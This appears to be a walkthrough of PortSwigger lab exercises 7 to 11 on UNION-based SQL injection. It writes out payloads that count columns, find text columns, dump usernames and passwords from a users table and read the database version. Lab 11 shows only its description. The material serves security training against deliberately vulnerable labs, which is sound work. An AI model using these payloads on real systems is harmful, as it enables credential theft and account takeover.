
Lab 7: SQL injection UNION attack, determining the number of columns returned by the query



This is the 7th lab of sqli in portswigger. Here we have to use **UNION attack** to return the no.of columns in the database table. The description describes that there is a vulnerability in the product category, let's see the lab.



Let’s use Burpsuite to capture the packets of any product category filter and do union attack.



Let’s find the no.of columns in the table:


We can use order by instead of using UNION,

‘+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

By using UNION, we can retrieve the no.of columns like this,

‘+union+select+null—




The response is 500, we can ensure the result is wrong,

Continue adding null values until the error disappears and the response includes additional content containing the null values.

Also we can try adding 1 more, let's see

'+union+select+null,null--



We got 200 response in mentioning 2 columns, so it is sure that there is 2 columns available in the database table.

Lab solved!! 😊

Lab 8: SQL injection UNION attack, finding a column containing text

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER

LAB ✓ Solved


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.


ACCESS THE LAB

Solution

This is the 8th alb of sqli in portwigger, here we have to find the column which contain text or a string value, and it is mentioned there is a vulnerability in the product category filter and to do UNION attack. Let's see the lab.



Let’s use Burpsuite to capture the packets of any product category filter and do union attack.




Let’s find the no.of columns in the table:

‘+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

‘+order+by+3— (gives 200 response)

There is 3 columns.



Let’s find which of them contain texts or string.

At first give a text to each column and try

‘+union+select+’a’,+null,+null-- = returns 500 response

‘+union+select+null,+ ’a’+null-- = returns 200 response


‘+union+select+null,+null,+’a’-- = return 500 response

So the text is on second column.

At the lab home page it is given that to retrieve the string “fr5hBV”,

So let’s print.

‘+union+select+null,+'fr5hBV'+null—



Hurray !! we finished the lab 😊

Lab 9: SQL injection UNION attack, retrieving data from other tables

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER

LAB ✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.


The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.


ACCESS THE LAB

Solution

This is the 9th lab of sqli in portswigger. The vulnerability in the lab is on the product category filter and we have to use UNION based attack to retrieve data from other tables. Let's access the lab.



Let’s use Burpsuite to capture the packets of any product category filter and do union attack.



Step 1:

Let’s find the no.of columns in the table:

‘+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

‘+order+by+2-- (gives 200 response)

There is 2 columns.

Step 2:

Let’s find the datatype of the columns, and we found that there is only 2 columns so use this query,


'+UNION+SELECT+'abc','def'—

Here we can identify both are strings.

Step 3:


Let’s list the contents on the **users** table**, users table** and the columns **username** and **password** is already mentioned on the description so let’s list the contents.

'+UNION+SELECT+username,+password+FROM+users—



Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let’s login on the my account page using this password and username



Yes we finished the lab 😊

Lab 10: SQL injection UNION attack, retrieving multiple values in a single column

Lab: SQL injection UNION attack, retrieving multiple values in a single column

PRACTITIONER

LAB Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.


Hint

ACCESS THE LAB


Solution

This is the 10th lab of sqli in portswigger. This lab contains a vulnerability in product category filter, and we have to use **UNION attack** to retrieve multiple values in a single column.

Let's access the lab.



Let’s use Burpsuite to capture the packets of any product category filter and do union attack.



Step 1:

Let’s find the no.of columns in the table:

‘+order+by+<no.of columns> --

Here we can check by entering each no of columns, until the response gets 500, we can find the no.of columns.

‘+order+by+2-- (gives 200 response)

There is 2 columns.

Step 2:

Let’s find the datatype of the columns, and we found that there is only 2 columns so use this query,

At first give a text to each column and try

‘+union+select+’a’,+null-- = returns 500 response

‘+union+select+null,+ ’a’-- = returns 200 response

So the text is on second column.

Step 3:

Query the database to retrieve database type.

Before listing we need to find which version of the database is using here, for that we can refer sql cheat sheet (https://portswigger.net/web-security/sql-injection/cheat-sheet).

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

'+UNION+SELECT+NULL,+version() -- (returns 200 response, so it is a postgresql)

Step 4:

It is given that the database contains a table named **users** with columns **username** and **password** on the description so we don't have to find the tables and columns names.

Let's retireve the password and username

For retrieving multiple values in a single column we have to use string concatenation .


String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`
MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`


These are the different concatenation techniques on different databases, here we found that this database is PostgreSQL, let's do this,

'+UNION+SELECT+NULL,username||'~'||password+FROM+users—



Found it, after entering the query if the response is 200, search administrator on the search bar in response.

Let's login using this password and username in the my account of the website


Web Security Academy
SQL injection UNION attack, retrieving multiple values in a single column
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email

Solved 😊

Lab 11: Blind SQL injection with conditional responses

Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB ✓ Solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.


The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

